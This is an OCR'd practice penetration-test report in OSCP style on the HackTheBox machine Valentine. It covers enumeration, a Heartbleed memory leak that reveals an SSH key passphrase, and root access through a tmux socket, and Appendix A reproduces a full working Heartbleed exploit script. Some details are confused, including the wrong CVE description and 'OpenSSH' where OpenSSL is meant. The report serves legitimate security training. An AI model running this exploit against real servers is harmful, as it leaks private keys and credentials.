Offensive Security Certified Professional Exam Report - Valentine - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-11-26

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the HackTheBox **Valentine** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The OpenSSL version available on the target allows an attacker to intercept the request and extract sensitive information transmitted. By exploiting this vulnerability, it was possible to extract a passphrase that belongs to an encrypted private key available on the web site. With the encrypted key and the passphrase, it was possible to generate a RSA key that allowed us to gain access to a server with a low privilege user.

With our first access, an enumeration on the target, specifically on the history commands, showed us that the user was running a *tmux* (terminal multiplexer) socket with administrative access. By rerunning this command, it was possible to generate this administrative session.

1.1 Recommendation

It is highly recommended to avoid storing sensitive information on public accessible pages. Information such as username, keys (public and private) passphrase should not be available to general access, since they allow malicious users to gain access to the system. Furthermore, patch management on all services, specially on OpenSSH, allows fixing known vulnerabilities.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.56.38

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Valentine - 10.129.56.38

3.1.1 Network and Service Enumeration

For the first enumeration, we performed a port scan with the command below to find open ports on the target:


```
ports=$(sudo nmap -Pn -T4 $target -oN ports.txt | egrep "^[0-9]{2,5}"
| sed -E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# Results
22,53,80,443
```

With the result of the previous scan, we performed another scan to identify the services and version running on the opened ports:

```
sudo nmap -Pn -p$ports -sS -sV -sC $target -oN serv.txt
PORT    STATE    SERVICE  VERSION
22/tcp  open     ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
53/tcp  filtered domain
80/tcp  open     http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
```

```
|_http-title: Site doesn't have a title (text/html).
443/tcp open     ssl/http Apache httpd 2.2.22 ((Ubuntu))
| ssl-cert: Subject:
commonName=valentine.htb/organizationName=valentine.htb/stateOrProvin
ceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: 2023-11-26T13:08:24+00:00; 0s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On port 80, we found the following web site running:




To identity hidden folders and files we performed a directory enumeration with the tool *gobuster*:


```
gobuster dir -u http://$target -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt
-k -o gobuster.txt
/index                (Status: 200) [Size: 38]
/dev                  (Status: 301) [Size: 310] [-->
http://10.129.56.22/dev/]
```

The path http://$target/dev/ contained the following files:

The file *notes.txt:*



The file *hype_key:*



By decoding with this with CyberChef, we found the following RSA private key:

If we attempt to login with this private key, we are prompted to insert a passphrase, which shows that this private key is encrypted.

After reading some writeups, I discovered that the *vuln* scan was used to identify vulnerabilities. Without it scan, it would not be possible to find out that the main issue was on the version of OpenSS, which contains a known vulnerability called *heartbleed.*

According to the CVE-2014-0224, this version of Openssl allows a man-in-the-middle attack to retrieve sensitive information with the heartbeat extension packets using crafted packets that creates a buffer over-read (Source: CVE-2014-0160 Detail)

OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero-length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.

:

CVE-2014-0160

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/CVE%20Exploits/Heartbleed%20CVE-2014-0160.py

3.1.2 Initial Access


Vulnerability Explanation: The Heartbleed Bug is a vulnerability in OpenSSL cryptographic software library that allows gaining information which is protected by SSL/TLS encryption. The vulnerability allows for reading memory of systems protected by the vulnerable OpenSSL versions and discloses encrypted confidential information as well as the encryption keys themselves.

Vulnerability Fix: Update OpenSSL to the latest version

Severity: Critical


Steps to reproduce the attack:

1. After the proper identification of the CVE, it is possible to retrieve sensitive information by running the python script available on the GitHub Repository PayloadsAllTheThings/CVE Exploits /Heartbleed CVE-2014-0160.py which is also available on the Appendix A of this document
2. According to the description of the vulnerability, the server answers with more information than it should, which allows it to retrieve secret keys, username, passwords and protected content.



Source: https://teskalabs.com/blog/heartbleed

In our engagement, by running the script, the server return the following string:



By decoding this string, we found that it may be related to the passphrase of the encrypted key that we found during our enumeration:

heartbleedbelievethehype

3. With the next ssh command and with the found passphrase, we were able to login to the server:

```
ssh -i rsa_id hype@$target -o PubkeyAcceptedKeyTypes=ssh-rsa
Enter passphrase for key 'rsa_id':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ pwd
/home/hype
hype@Valentine:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt
Videos
hype@Valentine:~$ cat user.txt
009ae7a24bec11792ceee8718698596c
hype@Valentine:~$ whoami
hype
hype@Valentine:~$ hostname
Valentine
```

3.1.3 Privilege Escalation

Vulnerability Explanation: By creating a tmux session with root access, the low privileged user was able to create a session that carried the root privilege. So all commands inside this session were runned as root.

Vulnerability Fix: Low privileges users should not be able to create *tmux* sessions with administrative access. In general, running commands or applications with administrative access should be restricted to only essential tasks, so the user can perform the expected tasks.

Severity: Critical

Steps to reproduce the attack:

1. By checking the history command, we found tmux socket on path /.devs.dev_sess
2. If we check the owner of this socket, we found that it belongs to root user
3. Running the tmux command found on the history creates a tmux session with root access:

```
hype@Valentine:~$ tmux -S /.devs/dev_sess
root@Valentine:/home/hype# whoami
root
root@Valentine:/home/hype# cat /root/root.txt
188ef157fdcb4b15ced908dd34b12fb1
```

Conclusion

- Heartbleed (see picture)
- Check SSL
- Decrypt private key:
    - ssh2john priv > key.hash
    - John --wordlist=??? Hey.hash
- Create public key
    - openssl rsa -in encrypted.key -out decrypted.key
    - passphrase!!!
- ssh -o PubkeyAcceptedKeyTypes=ssh-rsa
- history

Appendix A - Heartbleed CVE-2014-0160.py

```
#!/usr/bin/python

# Quick and dirty demonstration of CVE-2014-0160 originally by Jared Stafford
```

```
(jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.
# Modified by SensePost based on lots of other people's efforts (hard to work out
credit via PasteBin)

from __future__ import print_function
from builtins import str
from builtins import range
import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser
import smtplib

options = OptionParser(usage='%prog server [options]', description='Test for SSL
heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test
(default: 443)')
options.add_option('-n', '--num', type='int', default=1, help='Number of heartbeats
to send if vulnerable (defines how much memory you get back) (default: 1)')
options.add_option('-f', '--file', type='str', default='dump.bin', help='Filename
to write dumped memory too (default: dump.bin)')
options.add_option('-q', '--quiet', default=False, help='Do not display the memory
dump', action='store_true')
options.add_option('-s', '--starttls', action='store_true', default=False,
help='Check STARTTLS (smtp only right now)')

def h2bin(x):
      return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
```

```
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

hbv10 = h2bin('''
18 03 01 00 03
01 40 00
''')

hbv11 = h2bin('''
18 03 02 00 03
01 40 00
''')

hbv12 = h2bin('''
18 03 03 00 03
01 40 00
''')

def hexdump(s, dumpf, quiet):
	dump = open(dumpf,'a')
	dump.write(s)
	dump.close()
	if quiet: return
	for b in range(0, len(s), 16):
		lin = [c for c in s[b : b + 16]]
		hxdat = ' '.join('%02X' % ord(c) for c in lin)
		pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
		print('  %04x: %-48s %s' % (b, hxdat, pdat))
	print()

def recvall(s, length, timeout=5):
	endtime = time.time() + timeout
	rdata = ''
	remain = length
	while remain > 0:
		rtime = endtime - time.time()
		if rtime < 0:
			if not rdata:
```

```
                        return None
                else:
                        return rdata
            r, w, e = select.select([s], [], [], 5)
            if s in r:
                data = s.recv(remain)
                # EOF?
                if not data:
                        return None
                rdata += data
                remain -= len(data)
      return rdata

def recvmsg(s):
      hdr = recvall(s, 5)
      if hdr is None:
            print('Unexpected EOF receiving record header - server closed
connection')
            return None, None, None
      typ, ver, ln = struct.unpack('>BHH', hdr)
      pay = recvall(s, ln, 10)
      if pay is None:
            print('Unexpected EOF receiving record payload - server closed
connection')
            return None, None, None
      print(' ... received message: type = %d, ver = %04x, length = %d' % (typ,
ver, len(pay)))
      return typ, ver, pay

def hit_hb(s, dumpf, host, quiet):
      while True:
            typ, ver, pay = recvmsg(s)
            if typ is None:
                print('No heartbeat response received from '+host+', server
likely not vulnerable')
                return False

            if typ == 24:
                if not quiet: print('Received heartbeat response:')
                hexdump(pay, dumpf, quiet)
                if len(pay) > 3:
                        print('WARNING: server '+ host +' returned more data than
it should - server is vulnerable!')
```

```
                    else:
                          print('Server '+host+' processed malformed heartbeat, but
did not return any extra data.')
                    return True

             if typ == 21:
                    if not quiet: print('Received alert:')
                    hexdump(pay, dumpf, quiet)
                    print('Server '+ host +' returned error, likely not
vulnerable')
                    return False

def connect(host, port, quiet):
       s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
       if not quiet: print('Connecting...')
       sys.stdout.flush()
       s.connect((host, port))
       return s

def tls(s, quiet):
       if not quiet: print('Sending Client Hello...')
       sys.stdout.flush()
       s.send(hello)
       if not quiet: print('Waiting for Server Hello...')
       sys.stdout.flush()

def parseresp(s):
       while True:
             typ, ver, pay = recvmsg(s)
             if typ == None:
                    print('Server closed connection without sending Server Hello.')
                    return 0
             # Look for server hello done message.
             if typ == 22 and ord(pay[0]) == 0x0E:
                    return ver

def check(host, port, dumpf, quiet, starttls):
       response = False
       if starttls:
             try:
                    s = smtplib.SMTP(host=host,port=port)
                    s.ehlo()
                    s.starttls()
```

```
            except smtplib.SMTPException:
                  print('STARTTLS not supported...')
                  s.quit()
                  return False
            print('STARTTLS supported...')
            s.quit()
            s = connect(host, port, quiet)
            s.settimeout(1)
            try:
                  re = s.recv(1024)
                  s.send('ehlo starttlstest\r\n')
                  re = s.recv(1024)
                  s.send('starttls\r\n')
                  re = s.recv(1024)
            except socket.timeout:
                  print('Timeout issues, going ahead anyway, but it is probably
broken ...')
            tls(s,quiet)
      else:
            s = connect(host, port, quiet)
            tls(s,quiet)

      version = parseresp(s)

      if version == 0:
            if not quiet: print("Got an error while parsing the response, bailing
...")
            return False
      else:
            version = version - 0x0300
            if not quiet: print("Server TLS version was 1.%d\n" % version)

      if not quiet: print('Sending heartbeat request...')
      sys.stdout.flush()
      if (version == 1):
            s.send(hbv10)
            response = hit_hb(s,dumpf, host, quiet)
      if (version == 2):
            s.send(hbv11)
            response = hit_hb(s,dumpf, host, quiet)
      if (version == 3):
            s.send(hbv12)
            response = hit_hb(s,dumpf, host, quiet)
```

```
	s.close()
	return response

def main():
	opts, args = options.parse_args()
	if len(args) < 1:
		options.print_help()
		return

	print('Scanning ' + args[0] + ' on port ' + str(opts.port))
	for i in range(0,opts.num):
		check(args[0], opts.port, opts.file, opts.quiet, opts.starttls)

if __name__ == '__main__':
	main()
```